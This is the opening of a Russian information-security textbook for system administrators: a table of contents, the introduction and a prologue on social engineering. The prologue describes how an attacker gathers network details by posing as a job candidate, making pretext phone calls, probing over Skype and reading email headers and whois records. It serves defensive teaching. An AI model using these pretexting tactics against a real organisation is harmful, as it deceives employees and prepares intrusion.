

Бирюков А. А.

Информационная безопасность: защита и нападение



Бирюков А. А.

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ: ЗАЩИТА И НАПАДЕНИЯ



Москва, 2016

УДК 004.065
ББК 32.973.26-018.2
Б59

Бирюков А. А.
Б59 Информационная безопасность: защита и нападение. – М.: ДМК Пресс, 2012. – 474 с.: ил.

ISBN 978-5-94074-647-8

В литературе по информационной безопасности (ИБ) в настоящее время не наблюдается недостатка. Однако в большинстве книг на эту тему приводятся лишь малая часть тех сведений, которые необходимы для комплексного обеспечения информационной безопасности предприятия. Например, в некоторых учебниках по ИБ основное внимание уделяется нормативным актам из области ИБ, но при этом крайне мало говорится о технической реализации угроз и защите от них.

С другой стороны, существует много книг, посвященных только техническим аспектам (так называемый взгляд «глазами хакера»). В этих книгах подробно описывается реализация конкретных защит, но не всегда понятно, в каких практических ситуациях она может пригодиться.

Данная книга представляет собой попытку преодолеть односторонний подход к теме ИБ. Книга предназначена для системных администраторов и пользователей малых и средних сетей, осуществляющих защиту корпоративных ресурсов. Здесь приводятся как техническая информация, описывающая атаки и защиту от них, так и рекомендации по обеспечению информационной безопасности с соответствующими примерами.


УДК 004.065
ББК 32.973.26-018.2

Все права защищены. Любая часть этой книги не может быть воспроизведена в какой бы то ни было форме и какими бы то ни было средствами без письменного разрешения владельцев авторских прав.

Материал, изложенный в данной книге, многократно проверен. Но поскольку вероятность технических ошибок все равно существует, издательство не может гарантировать абсолютную точность и правильность приводимых сведений. В связи с этим издательство не несет ответственности за возможные ошибки, связанные с использованием книги.

ISBN 978-5-94074-647-8

© Бирюков А.А.
© Оформление, ДМК Пресс,



ОГЛАВЛЕНИЕ

Вступление	9
V.1. Почему «защита и нападение»	12
V.2. Социальная инженерия вместо пролога	14
V.2.1. Чем грозит наличие у злоумышленника знаний о вашей сети?	14
V.2.2. «Разбираем» XSSpider	15
V.2.3. Социальная инженерия	15
V.2.4. Исходные данные	15
V.2.5. Анализируем вакансии	16
V.2.6. Беседа как источник информации	17
V.2.7. Анализируем результат	18
V.2.8. Немного о средствах связи	19
V.2.9. Электронная почта как источник информации о сети	19
V.2.10. Доменное имя как источник информации	20
V.2.11. Атака на клиента	21
V.2.12. Срочный звонок	21
V.2.13. Промежуточные итоги	23
V.2.14. Защита от СИ	23
V.2.15. Заключение	24
Глава 1. Теоретические основы	25
1.1. Модель OSI	26
1.1.1. Прикладной (7) уровень (Application Layer)	28
1.1.2. Представительский (6) уровень (Presentation Layer)	29
1.1.3. Сеансовый (5) уровень (Session Layer)	29
1.1.4. Транспортный (4) уровень (Transport Layer)	29
1.1.5. Сетевой (3) уровень (Network Layer)	29
1.1.6. Канальный (2) уровень (Data Link Layer)	30
1.1.7. Физический (1) уровень (Physical Layer)	30
1.1.8. Заключение	32

Глава 2. Классификация атак по уровням

иерархической модели OSI	33
2.1. Атаки на физическом уровне	33
2.1.1. Концентраторы.....	33
2.2. Атаки на канальном уровне	37
2.2.1. Атаки на коммутаторы	37
2.2.2. Переполнение CAM-таблицы.....	38
2.2.3. VLAN Hopping.....	42
2.2.4. Атака на STP	44
2.2.5. MAC Spoofing.....	49
2.2.6. Атака на PVLAN (Private VLAN)	50
2.2.7. Атака на DHCP	51
2.2.8. ARP-spoofing	53
2.2.9. Заключение	56
2.3. Атаки на сетевом уровне	57
2.3.1. Атаки на маршрутизаторы.....	57
2.3.2. Среды со статической маршрутизацией.....	61
2.3.3. Безопасность статической маршрутизации.....	62
2.3.4. Среды с динамической маршрутизацией.....	62
2.3.5. Среды с протоколом RIP	63
2.3.6. Безопасность протокола RIP	65
2.3.7. Ложные маршруты RIP.....	67
2.3.8. Понижение версии протокола RIP	73
2.3.9. Взлом хеша MD5	74
2.3.10. Обеспечение безопасности протокола RIP	76
2.3.11. Среды с протоколом OSPF.....	78
2.3.12. Безопасность протокола OSPF	85
2.3.13. Среды с протоколом BGP	87
2.3.14. Атака BGP Router Masquerading	88
2.3.15. Атаки на MD5 для BGP.....	88
2.3.16. «Слепые» DoS-атаки на BGP-маршрутизаторы	89
2.3.17. Безопасность протокола BGP	91
2.3.18. Атаки на BGP	94
2.3.19. Вопросы безопасности.....	95
2.3.20. IPSec как средство защиты на сетевом уровне.....	96
2.3.21. Целостность данных	97
2.3.22. Защита соединения	97
2.3.23. Заключение.....	108
2.4. Атаки на транспортном уровне.....	108
2.4.1. Транспортный протокол TCP	108

2.4.2. Известные проблемы	112
2.4.3. Атаки на TCP	112
2.4.4. IP-spoofing	112
2.4.5. TCP hijacking	115
2.4.6. Десинхронизация нулевыми данными	116
2.4.7. Сканирование сети	116
2.4.8. SYN-флуд.....	117
2.4.9. Атака Teardrop	120
2.4.10. Безопасность TCP	120
2.4.11. Атаки на UDP	122
2.4.12. UDP Storm	123
2.4.13. Безопасность UDP	124
2.4.14. Протокол ICMP	124
2.4.15. Методология атак на ICMP	125
2.4.16. Обработка сообщений ICMP	125
2.4.17. Сброс соединений (reset)	127
2.4.18. Снижение скорости	128
2.4.19. Безопасность ICMP	128
2.5. Атаки на уровне приложений.....	129
2.5.1. Безопасность прикладного уровня	129
2.5.2. Протокол SNMP.....	129
2.5.3. Протокол Syslog.....	135
2.5.4. Протокол DNS.....	137
2.5.5. Безопасность DNS	140
2.5.6. Веб-приложения.....	141
2.5.7. Атаки на веб через управление сессиями	141
2.5.8. Защита DNS.....	148
2.5.9. SQL-инъекции.....	149
2.6. Угрозы IP-телефонии.....	152
2.6.1. Возможные угрозы VoIP	155
2.6.2. Поиск устройств VoIP	155
2.6.3. Перехват данных	157
2.6.4. Отказ в обслуживании	158
2.6.5. Подмена номера	159
2.6.6. Атаки на диспетчеров	161
2.6.7. Хищение сервисов и телефонный спам.....	162
2.7. Анализ удаленных сетевых служб.....	163
2.7.1. ICMP как инструмент исследования сети	164
2.7.2. Утилита fping	166
2.7.3. Утилита Nmap	167

2.7.4. Использование «Broadcast ICMP»	167
2.7.5. ICMP-пакеты, сообщающие об ошибках	168
2.7.6. UDP Discovery	169
2.7.7. Исследование с помощью TCP	170
2.7.8. Использование флага SYN	171
2.7.9. Использование протокола IP	172
2.7.10. Посылки фрагмента IP-датаграммы	172
2.7.11. Идентификация узла с помощью протокола ARP	173
2.7.12. Меры защиты	175
2.7.13. Идентификация ОС и приложений	175
2.7.14. Отслеживание маршрутов	176
2.7.15. Сканирование портов.....	177
2.7.16. Идентификация сервисов и приложений.....	181
2.7.17. Особенности работы протоколов	184
2.7.18. Идентификация операционных систем	186
2.8. Заключение	187
Глава 3. Атаки на беспроводные устройства.....	188
3.1. Атаки на Wi-Fi.....	188
3.1.1. Протоколы защиты.....	189
3.1.2. Протокол WEP.....	189
3.1.3. Протокол WPA.....	190
3.1.4. Физическая защита.....	191
3.1.5. Соккрытие ESSID	192
3.1.6. Возможные угрозы.....	193
3.1.7. Отказ в обслуживании	193
3.1.8. Поддельные сети.....	195
3.1.9. Ошибки при настройке.....	196
3.1.10. Взлом ключей шифрования.....	197
3.1.11. Уязвимость 196	198
3.1.12. В обход защиты.....	198
3.1.13. Защита через веб	199
3.1.14. Заключение.....	200
3.2. Безопасность Bluetooth	200
3.2.1. Угрозы Bluetooth.....	200
3.3. Заключение	203
Глава 4. Уязвимости	205
4.1. Основные типы уязвимостей.....	205
4.1.1. Уязвимости проектирования	206

4.1.2. Уязвимости реализации	206
4.1.3. Уязвимости эксплуатации.....	206
4.2. Примеры уязвимостей	210
4.2.1. Права доступа к файлам	211
4.2.2. Оперативная память.....	213
4.2.3. Объявление памяти.....	213
4.2.4. Завершение нулевым байтом.....	214
4.2.5. Сегментация памяти программы.....	215
4.2.6. Переполнение буфера.....	219
4.2.7. Переполнения в стеке	221
4.2.8. Эксплоит без кода эксплоита	225
4.2.9. Переполнения в куче и bss.....	228
4.2.10. Перезапись указателей функций	229
4.2.11. Форматные строки	229
4.3. Защита от уязвимостей	235
4.3.1. WSUS	235
4.4. Заключение	236
Глава 5. Атаки в виртуальной среде	237
5.1. Технологии виртуализации	237
5.2. Сетевые угрозы в виртуальной среде	240
5.3. Защита виртуальной среды.....	242
5.3.1. Trend Micro Deep Security.....	242
5.3.2. Схема защиты Deep Security	246
5.3.3. Защита веб-приложений.....	248
5.3.4. Подводя итоги.....	251
5.4. Security Code vGate.....	251
5.4.1. Что защищает vGate?	252
5.4.2. Разграничение прав.....	253
5.4.3. Ограничение управления и политики.....	254
5.5. Виртуальные угрозы будущего	255
5.6. Заключение	258
Глава 6. Облачные технологии	259
6.1. Принцип облака	259
6.1.1. Структура ЦОД.....	260
6.1.2. Виды ЦОД	262
6.1.3. Требования к надежности	262
6.2. Безопасность облачных систем	263
6.2.1. Контроль над ситуацией	267

6.2.2. Ситуационный центр.....	268
6.2.3. Основные элементы построения системы ИБ облака	269
6.3. Заключение	270
Глава 7. Средства защиты	271
7.1. Организация защиты от вирусов	272
7.1.1. Способы обнаружения вирусов	273
7.1.2. Проблемы антивирусов	279
7.1.3. Архитектура антивирусной защиты	284
7.1.4. Борьба с нежелательной почтой	287
7.2. Межсетевые экраны.....	292
7.2.1. Принципы работы межсетевых экранов	294
7.2.2. Аппаратные и программные МЭ	296
7.2.3. Специальные МЭ	296
7.3. Средства обнаружения и предотвращения вторжений	298
7.3.1. Системы IDS/IPS	298
7.3.2. Мониторинг событий ИБ в Windows 2008.....	305
7.3.3. Промышленные решения мониторинга событий.....	316
7.4. Средства предотвращения утечек	328
7.4.1. Каналы утечек.....	332
7.4.2. Принципы работы DLP.....	336
7.4.3. Сравнение систем DLP	341
7.4.4. Заключение	348
7.5. Средства шифрования.....	348
7.5.1. Симметричное шифрование.....	349
7.5.2. Инфраструктура открытого ключа.....	349
7.6. Системы двухфакторной аутентификации.....	397
7.6.1. Принципы работы двухфакторной аутентификации	399
7.6.2. Сравнение систем	402
7.6.3. Заключение	410
7.7. Однократная аутентификация	411
7.7.1. Принципы работы однократной аутентификации	413
7.7.2. Сравнение систем	415
7.8. Honeyrot – ловушка для хакера	422
7.8.1. Принципы работы	423
7.9. Заключение	428
Глава 8. Нормативная документация	429
8.1. Политики ИБ	429
Политики безопасности	429

8.2. Регламент управления инцидентами.....	445
8.3. Заключение.....	463
Приложение 1. Backtrack – наш инструментарий.....	464
П.1. Немного о LiveCD.....	464
П.2. Инструментарий BackTrack.....	468
П.3. Сбор сведений Information Gathering.....	470
П.4. Заключение.....	472
Литература.....	473



ВСТУПЛЕНИЕ

В последние два десятилетия информационные технологии совершили настоящий прорыв. Появление гипертекста, IP-телефонии, головокружительное увеличение тактовых частот процессоров, а также пропускной способности каналов связи и многое, многое другое. Все это существенно усложнило процесс не только разработки, но и обслуживания ИТ-инфраструктуры. Появилась новая профессия – системный администратор.

Системный администратор является специалистом, обеспечивающим бесперебойную работу всей ИТ-инфраструктуры компании. Далеко не последнее место в работе администратора занимает обеспечение информационной безопасности корпоративных ресурсов.

Для обеспечения информационной безопасности администратору нужно как самому корректно устанавливать программное обеспечение, так и устанавливать обновления и исправления на уже используемое ПО. Решение данных задач, особенно в крупных компаниях, требует зачастую много времени и большого числа специалистов, так как обычно в крупных компаниях обслуживанием системы телефонии, серверов электронной почты, веб-ресурсов и других систем занимаются разные специалисты. Но при этом каждая из этих систем должна быть настроена с учетом требований по обеспечению информационной безопасности. Однако информационные системы, как правило, взаимосвязаны, например серверы электронной почты под управлением Microsoft Exchange должны входить в домен Active Directory, система IP-телефонии связана с почтовой системой, а веб-серверы связаны с серверами баз данных. Эффективное обеспечение информационной безопасности для таких интегрированных систем требует от соответствующего специалиста обширных технических знаний в смежных областях, так как иначе плохая защищенность одного элемента интегрированной системы может свести на нет все усилия по защите других ее элементов. Как говорится, прочность всей цепи определяется прочностью ее самого слабого звена.

Лучше всего непосредственно при настройке корпоративной сети использовать наиболее жесткие настройки для всех ресурсов. Как правило, производители приложений и оборудования сами рекомендуют использовать наиболее защищенные режимы работы и подробно описывают их настройку (например, использование сложных паролей для входа пользователей в систему, защита электронной почты от нежелательных рассылок, отключение учетных записей пользователей по умолчанию и т. д.).

Однако типичной ситуацией является наличие какой-либо корпоративной инфраструктуры, которая строилась на протяжении нескольких лет различными специалистами, на разных моделях оборудования и приложений. В таких случаях корпоративные ресурсы по различным причинам содержат уязвимости и недостатки, связанные с информационной безопасностью.

У системного администратора, как правило, много работы. Особенно в небольших компаниях, где порядка 100 рабочих мест, полтора-два десятка серверов и один, максимум два человека должны все это обслуживать. В результате эти специалисты ежедневно заняты текущей работой, такой как решение проблем пользователей, замена картриджа в принтерах и бумаги в факсах, подготовка рабочих мест для новых пользователей и многой другой «текушкой». При этом зачастую задачи по обеспечению безопасной настройки программного обеспечения и оборудования, написания инструкций и политик по информационной безопасности для пользователей ставятся на задний план и, как правило, не выполняются. Причиной этого является как занятость системных администраторов, так и отсутствие у них соответствующих знаний и навыков для обеспечения информационной безопасности.

Для крупных компаний эта проблема не так актуальна, потому что, например, в крупных банках имеется отдел или даже департамент по обеспечению информационной безопасности. Соответственно, решением задач ИБ занимаются уже не системные администраторы, а администраторы по безопасности. При этом системные администраторы и администраторы по ИБ выполняют различные задачи: одни обслуживают ИТ-ресурсы и обеспечивают их функциональность, а другие обеспечивают безопасность ИТ-инфраструктуры. Администраторы по ИБ готовят политики и инструкции для системных администраторов.

Но в любом случае, независимо от того, кто отвечает за обеспечение информационной безопасности – системный администратор или администратор по ИБ, этому специалисту необходимо регулярно

производить оценку защищенности корпоративных ИТ-ресурсов, то есть производить аудит информационной безопасности системы.

Конечно, многие крупные организации предпочитают привлекать для осуществления проверки защищенности корпоративной информационной системы профессиональных аудиторов. Однако это имеет смысл только для крупных организаций, к которым предъявляются требования различных стандартов (ГОСТ, ISO и др.). Небольшим компаниям подобный аудит просто не по карману, и поэтому задача осуществления практического аудита ложится на системного администратора как на главного специалиста по корпоративной сети. К тому же такие проверки необходимо делать регулярно, что также накладывает дополнительные расходы.

В.1. Почему «защита и нападение»

Моя книга называется «Информационная безопасность: защита и нападение». С понятием «защита», я думаю, ни у кого вопросов не возникнет. Администратор ИБ должен осуществлять защиту корпоративных ИТ-ресурсов. А вот причем здесь нападение? Для того чтобы эффективно защищать что-либо, необходимо хорошо знать способы нападения, дабы уметь предугадывать действия нападающих и предотвращать их.

А теперь поговорим о том, как все это связано с тематикой данной книги. Для кого она предназначена? Эта книга предназначена прежде всего для системных администраторов и специалистов по информационной безопасности, которые хотели бы разобраться в практических аспектах защиты корпоративных ресурсов от различных угроз. Основной упор при написании книги я делал именно на практические аспекты, то есть здесь не будет «размышлений на тему». Вместо пространственных размышлений я постарался сделать основной упор на практические способы решения проблем ИБ, то есть в книге будут описываться различные сценарии и настройки приложений и сетевого оборудования, работа со средствами поиска уязвимостей и многое другое. Также мы поговорим о том, как нужно писать инструкции и политики по обеспечению ИБ, и коснемся законодательных основ обеспечения ИБ в контексте нормативных правовых актов Российской Федерации.

Итак, мы определились с тем, что эта книга является в определенной степени практическим руководством. Но у многих может возникнуть вопрос: а как насчет хакеров. Является ли эта книга руковод-

ством для компьютерных взломщиков? Отвечу так: в общем случае, для начинающего хакера данная книга может оказаться полезной в плане изучения основ ИБ, средств проникновения и защиты сетей и приложений. Однако использовать на практике для взломов конкретных систем приведенные в книге эксплоиты и утилиты вряд ли получится, так как за то время, пока писалась и издавалась данная книга, были вынуждены занести и обновления, закрывающие эти уязвимости. Кроме того, многие приведенные примеры уязвимостей и некорректных настроек сознательно упрощены автором, для того чтобы дать читателю представление об общем типе подобных уязвимостей и средствах борьбы с ними, а не для того, чтобы научить проникать в чужие сети. Так что, юные исследователи компьютерных систем, если вы хотите узнать, как что работает в компьютерных системах, то эта книга для вас, но если вы хотите узнать, как взломать Пентагон, то тут она вряд ли сможет вам помочь.

Вот мы и подошли к основному вопросу, который рассматривается в моей книге, – поиску и устранению угроз безопасности информационной системы. Задача обнаружения и тем более устранения угроз безопасности информационной системы не является тривиальной. Как уже упоминалось выше, современные корпоративные сети состоят из множества различных устройств и приложений, и для обнаружения угроз необходимо иметь четкое представление о принципах работы данных систем, используемые протоколы, средства защиты и многое другое.

В своей книге я постараюсь уделить как можно больше внимания практическим аспектам информационной безопасности, применительно к техническим аспектам функционирования различных систем. То есть при рассмотрении вопросов, связанных с защитой локальной сети, я также расскажу об общих принципах функционирования различных сетевых протоколов и устройств. Возможно, для кого-то из читателей это покажется лишним повторением известных истин, и он пропустит данные разделы, но мне все же хотелось бы, чтобы практический материал, приведенный в этой книге, был понятен даже начинающим специалистам.

Да, говоря о практике, замечу, что для выполнения многих примеров, описанных в данной книге, вам потребуется дистрибутив BackTrack Linux. Более подробно узнать об этом дистрибутиве вы можете в приложениях.

Надеюсь, я сумел привлечь внимание читателя. Теперь перейдем к обсуждению ряда теоретических основ информационной безопасности, без которых вам будет сложно понять дальнейший материал.

В.2. Социальная инженерия вместо пролога

Прежде чем начать обсуждение технических аспектов обеспечения информационной безопасности, нелишним будет рассмотреть некоторые вопросы, связанные с социальной инженерией. В частности, рассмотрим, какую информацию о сети своей потенциальной жертвы злоумышленник может почерпнуть из открытых источников, не прибегая к каким-либо специальным средствам и вредоносному программному обеспечению.

В любой корпоративной сети, как правило, используется множество разнообразных устройств и приложений. Активное сетевое оборудование (Cisco, DLink, Huawei), операционные системы (Windows, разнообразные Linux и Unix), веб-серверы (Apache, IIS, WebSphere), системы управления базами данных (MSSQL, MySQL, Oracle) и другие программные продукты – все это можно встретить в корпоративной сети даже средних размеров. Отдельной строкой идут средства информационной безопасности: антивирусы, межсетевые экраны, системы обнаружения вторжений. Конечно, системный администратор всегда должен хорошо знать свою сеть (хотя на практике часто бывает не совсем так). А вот потенциальным злоумышленникам знать о том, что используется в сети, совсем необязательно и даже крайне нежелательно.

В.2.1. Чем грозит наличие у злоумышленника знаний о вашей сети?

Идентификация сетевых ресурсов является важным подготовительным этапом перед осуществлением взлома. Если хакер знает, что ваш корпоративный портал работает под управлением IIS 7 или Windows Server 2008, то ему необходимо найти уязвимости, которым подвержены данные программные продукты. Для этого проще всего поискать в базах уязвимостей. В случае если найти ничего не удалось, то особо продвинутый взломщик может попытаться самостоятельно найти «лазейку», собрав у себя точную копию взламываемой системы и попытавшись самостоятельно проанализировать код. Для этого есть специальные инструменты, которых мы коснемся в этом разделе. Проведя анализ уязвимостей «офлайн», затем хакер сможет быстро провести атаку и внедрить в атакуемую систему вредоносный код.

Далее в этой книге мы еще будем подробно рассматривать вопросы, посвященные удаленному анализу сетевых служб. В этом разделе мы рассмотрим такой малоизученный, но тем не менее важный аспект, как социальная инженерия.

В.2.2. «Разбираем» XSpider

Ознакомившись с предыдущими абзацами, многие могут задаться вопросом: зачем мне все это нужно, у меня же есть специализированный сканер уязвимостей, например XSpider или MaxPatrol. Однако здесь стоит заметить, что коммерческие сканеры стоят недешево, и их, как правило, используют только для сканирования наиболее важных узлов в сети. Например, тех, что участвуют в обработке персональных данных, в соответствии с Федеральным законом № 152.

В.2.3. Социальная инженерия

Выше в этом разделе я попытался обосновать саму необходимость удаленного анализа сети для системных администраторов. Зная методы злоумышленников, легче от них защититься. Однако, говоря об информационной безопасности, все почему-то сразу вспоминают про антивирусы, межсетевые экраны и прочие технические средства. А вот про людей, работающих в компании, при этом часто забывают. А ведь массу полезной информации хакер может почерпнуть из общения с сотрудниками компании и из открытых источников, не прибегая при этом к помощи вредоносных программ и других технических средств. Кстати, уязвимости, связанные с человеческим фактором, не получится обнаружить с помощью XSpider.

Конечно, работа с персоналом – это прежде всего задача HR-департамента (отдела кадров). Служба персонала осуществляет прием сотрудника на работу, подписание соответствующих документов, ознакомление с различными правилами, политиками и регламентами. Однако сотрудники отделов ИТ и ИБ должны также участвовать в этом процессе. В компании должна быть разработана политика информационной безопасности.

В.2.4. Исходные данные

Прежде всего условимся о том, что известно злоумышленнику. Будем считать, что в самой компании у него нет никаких знакомых инсайдеров, которые могут сообщить интересующую информацию.

Также условимся, что хакер не нарушает закона. Он не использует всевозможных средств прослушивания, «жучков», скрытых камер и прочего. В этом разделе мы не будем использовать никакие специализированные утилиты. Вся информация будет добываться исключительно из открытых источников.

Пусть он знает только название компании, сеть которой ему необходимо взломать. Кто-то считает, что этого недостаточно для того, чтобы начать взлом, и будет неправ.

Введя в поисковой системе название компании, злоумышленник быстро найдет ее официальный сайт. Вряд ли сейчас найдется хоть одна уважающая себя организация, у которой отсутствует свой сайт. А реклама, как известно, двигатель торговли, и для связи могут использоваться не только стандартные телефон и e-mail, но и более современные ICQ и Skype. В контексте удаленного анализа сети нам наиболее интересны электронная почта и Skype.

Также на корпоративном портале, помимо контактной информации, как правило, есть раздел Вакансии. Начнем сбор информации с этого пункта.

В.2.5. Анализируем вакансии

В разделе Вакансии могут оказаться описания требований к соискателям, в том числе и для ИТ-специалистов. В случае если такого раздела нет, можно попробовать поискать вакансии данной компании на сайтах по поиску работы. В описании вакансии системного администратора очень часто указывается наименование оборудования, операционных систем и приложений, с которыми придется работать. Вот пример описания реальной вакансии в одной компании:

Сетевой администратор в большую компанию ~ 1000 человек. Филиалы компании в регионах по всей стране и бывшему СНГ.

Обязанности и требования:

- поддержка сетевых устройств: коммутаторов, маршрутизаторов и межсетевых экранов Checkpoint, Cisco, ЗСОМ;
 - мониторинг работы сетевых устройств и каналов связи на базе решений HPOpenView;
 - обеспечение сетевого взаимодействия с филиалами;
 - взаимодействие с провайдером услуг связи в процессе всего жизненного цикла предоставляемой услуги связи;
 - обеспечение максимально быстрого восстановления работоспособности сетевой инфраструктуры.
-

Из этого на вид безобидного описания злоумышленник может сделать следующие выводы: в сети компании порядка 1000 машин, сеть географически распределенная, значит, используется VPN или арендованы каналы. В качестве средств защиты, скорее всего, используются Checkpoint, маршрутизация и коммутация на Cisco и 3Com. Для подключения к Интернету, вероятно, используются каналы связи только одного провайдера. Пока все достаточно размыто, осталось много вопросов.

Для их уточнения взломщику необходимо перейти к личному общению со специалистами. Для этого злоумышленнику проще всего воспользоваться той контактной информацией, которая предоставлена на сайте. Например, позвонить и поинтересоваться опубликованными на сайте вакансиями. Многие компании в целях экономии времени начальное собеседование проводят по телефону. Таким образом, специалисты персоналу отсеивают явно не подходящих кандидатов. Злоумышленнику из общения с HR-менеджером вряд ли удастся получить много полезной технической информации, разве что уточнить количество пользователей и филиалов, да и то не всегда. Зато в процессе телефонного интервью злоумышленник может показать себя квалифицированным специалистом в требуемой области и быть приглашенным на собеседование.

На собеседования к квалифицированным кандидатам зачастую приглашают большое число специалистов (сетевых администраторов, инженеров по серверам, безопасников). Тут для злоумышленника большой простор для деятельности. В процессе дискуссии можно ненавязчиво узнать число филиалов. Кроме того, потенциального работника будут «гонять» прежде всего по тем технологиям, которые используются в корпоративной сети. Например, системные администраторы компании интересуются знаниями соискателя в области серверных операционных систем Windows и ActiveDirectory. Соискатель рассказывает про Windows 2003, затем про Windows 2008. Между делом упоминает RODC и преимущества его использования. На что собеседующие отвечают, что пока не все контроллеры используют Windows 2008. И уровень домена пока Windows 2003. Далее обсуждается тема миграции доменов, вследствие чего выясняется, что все филиалы находятся в одном домене. Поддомены не используются.

В.2.6. Беседа как источник информации

Далее в процессе собеседования «берут слово» сетевики и безопасники. Они спрашивают, с чем и как приходилось работать. Какие модели

оборудования использовались для межсетевого экранирования? Какие протоколы использовались для динамической маршрутизации? Какие корпоративные антивирусы знакомы соискателю? Внедрял ли он систему управления событиями безопасности?

В.2.5. Анализируем вакансии

В результате беседы выясняется, что в сети используется «зоонарк» решений. В некоторых филиалах применяются программные межсетевые экраны на базе Linux и iptables. В качестве коммутаторов в филиалах используются неуправляемые. Домен один для всех филиалов. Уровень домена Windows 2003. В филиалах установлены DC. Следовательно, все контроллеры домена равноправные, и взламывать можно сеть филиала, которая защищена хуже. Также было выявлено, что на данный момент централизованный мониторинг событий не ведется, и они только готовятся к внедрению ArcSight. Количество рабочих мест в филиалах было также уточнено.

В довершение всего начальник ИТ-отдела носетовал, что во многих филиалах отсутствуют системные администраторы и обслуживанием имеющихся систем занимается кто-то из бухгалтеров или менеджеров. Из этого можно сделать вывод, что уровень технической грамотности в филиалах намного ниже и атаку будет провести значительно легче.

Кстати, многие руководители ИТ-отделов любят проводить экскурсии в серверную для своих потенциальных работников. А еще зачастую собеседования проводятся непосредственно в тех же комнатах, где и сидят ИТ-специалисты. Очень часто в таких помещениях на стенах висят планы сети с IP-адресацией. За полчаса, которые обычно длится собеседование, профессионал запомнит данную схему.

Кроме всего прочего, у злоумышленника после беседы останутся контакты тех, с кем он беседовал. Это могут быть визитки или письмо с приглашением на собеседование. Чем больше имен, тем больше дополнительной информации сможет собрать злоумышленник.

Информацию о данных специалистах можно поискать в Интернете, а точнее в социальных сетях. Например, в сети Мой круг многие специалисты размещают свои резюме, где описывается их профессиональная деятельность. Ознакомившись с такими резюме, злоумышленник сможет получить более точное представление о том, в каких технологиях наиболее силен данный специалист. Например, если в сети используется ОС Linux в качестве межсетевых экранов, а все администраторы компании являются специалистами по Windows, то можно предположить, что iptables настроен нелучшим образом.

Вообще, социальные сети – это большое зло. Люди своими руками нищут досье на самих себя и выкладывают это всем на обозрение.

В.2.8. Немного о средствах связи

В случае, если нонасть на собеседование не удалось. Допустим, компания не нуждается в технических специалистах. Злоумышленник может воспользоваться телефоном или Skype. Например, можно позвонить в компанию и попросить соединить с системным администратором. В случае если секретарь слыховала и соединила, дальше под видом предложения о продаже расходных материалов и оргтехники попытаться выяснить используемое в сети оборудование и ПО. Способ, конечно, не самый эффективный, но лучше, чем ничего.

Дальше вспоминаем про Skype и ICQ. Посредством Skype злоумышленник может попытаться узнать IP-адрес корпоративного шлюза. Для этого хакер может попытаться отправить файл по Skype или ICQ. Далее с помощью пакетного анализатора можно отследить, на какой IP-адрес уходят пакеты. Правда, этот способ срабатывает не всегда, иногда в адресе получателя оказывается другой сервер Skype.

В.2.9. Электронная почта как источник информации о сети

Несмотря на то что данный материал посвящен социальной инженерии, мы постепенно переходим к техническим аспектам как к результату сбора информации. Ранее мы говорили о корпоративном портале, где обязательно должен быть контактный адрес электронной почты. Задача злоумышленника – отправив на этот адрес письмо, обязательно получить ответ. Затем необходимо открыть полученное письмо в исходном виде, включая заголовки.

```
Received: from mxfront29.mail.yandex.net ([127.0.0.1])
    by mxfront29.mail.yandex.net with LMTP id 6Axma6H0
    for<xxxx@yandex.ru>; Wed, 1 Feb 2012 12:06:10 +0400
Received: from mx1.xxxx.ch (mx1.xxxx.ch [194.209.xx.xx])
    by mxfront29.mail.yandex.net (nsmtp/Yandex) with ESMTp id 696C41Pv-696Wxxxx;
    Wed, 1 Feb 2012 12:06:10 +0400
X-Yandex-Front: mxfront29.mail.yandex.net
X-Yandex-TimeMark: 1328083570
X-Yandex-Spam: 1
```

Из приведенного заголовка можно узнать IP-адрес ночтового сервера отправителя. Хотя этот адрес также можно выяснить и другим

снособом, о котором мы поговорим далее. Также последние три строки сообщают о том, какая система использовалась в качестве анти-снама. В данном случае это антиснам Яндекса.

Кстати, получить свойства нисьма можно в веб-интерфейсе бесплатной ночтовой службы.

Иногда в свойствах ночтовых сообщений может присутствовать более интересная информация, например внутренний IP-адрес отнравителя. Вообще, NAT должен скрывать внутреннюю адресацию, так как эта информация тоже интересна злоумышленнику.

В.2.10. Доменное имя как источник информации

Еще одно техническое отстунление от темы СИ, тем не менее связанное с ней. Располагая название корпоративного сайта, злоумышленник может собрать ряд интересующих его сведений с помощью общедоступного сетевого ресурса. Зайдем на страницу <http://www.ripn.net/whois>. В строке запроса необходимо указать доменное имя интересующей компании. Вот нример результата поиска информации но доменному имени:

```
Domain: mydomain.com
Type: CORPORATE
Nserver: a.ns.mydomain.com. 82.198.xx.xx
Nserver: ns4.nic.ru.
Nserver: b.ns.mydomain.com. 212.33.xx.xx
State: REGISTERED. DELEGATED
Org: Joint Stock Company...
```

Мы получили информацию о DNS-занисях, зарегистрированных для данного домена. Можно воспользоваться еще одним, русскоязычным сервисом – leader.ru. На этом сайте в ноле Whois необходимо указать доменное имя (рис. 1).

Здесь результат более интересный. Помимо тех сведений, которые нам выдал нредыдущий нортал, мы также получили сведения о диапазоне адресов, владельце и контактной информации, включающие в себя имя и фамилию ответственного, адрес электронной ночты и телефон организации.

Полученные сведения можно использовать для сбора информации теми методами, которые онисывались ранее в этом разделе. Например, поискать информацию об ответственном снeciалисте в социальных сетях.

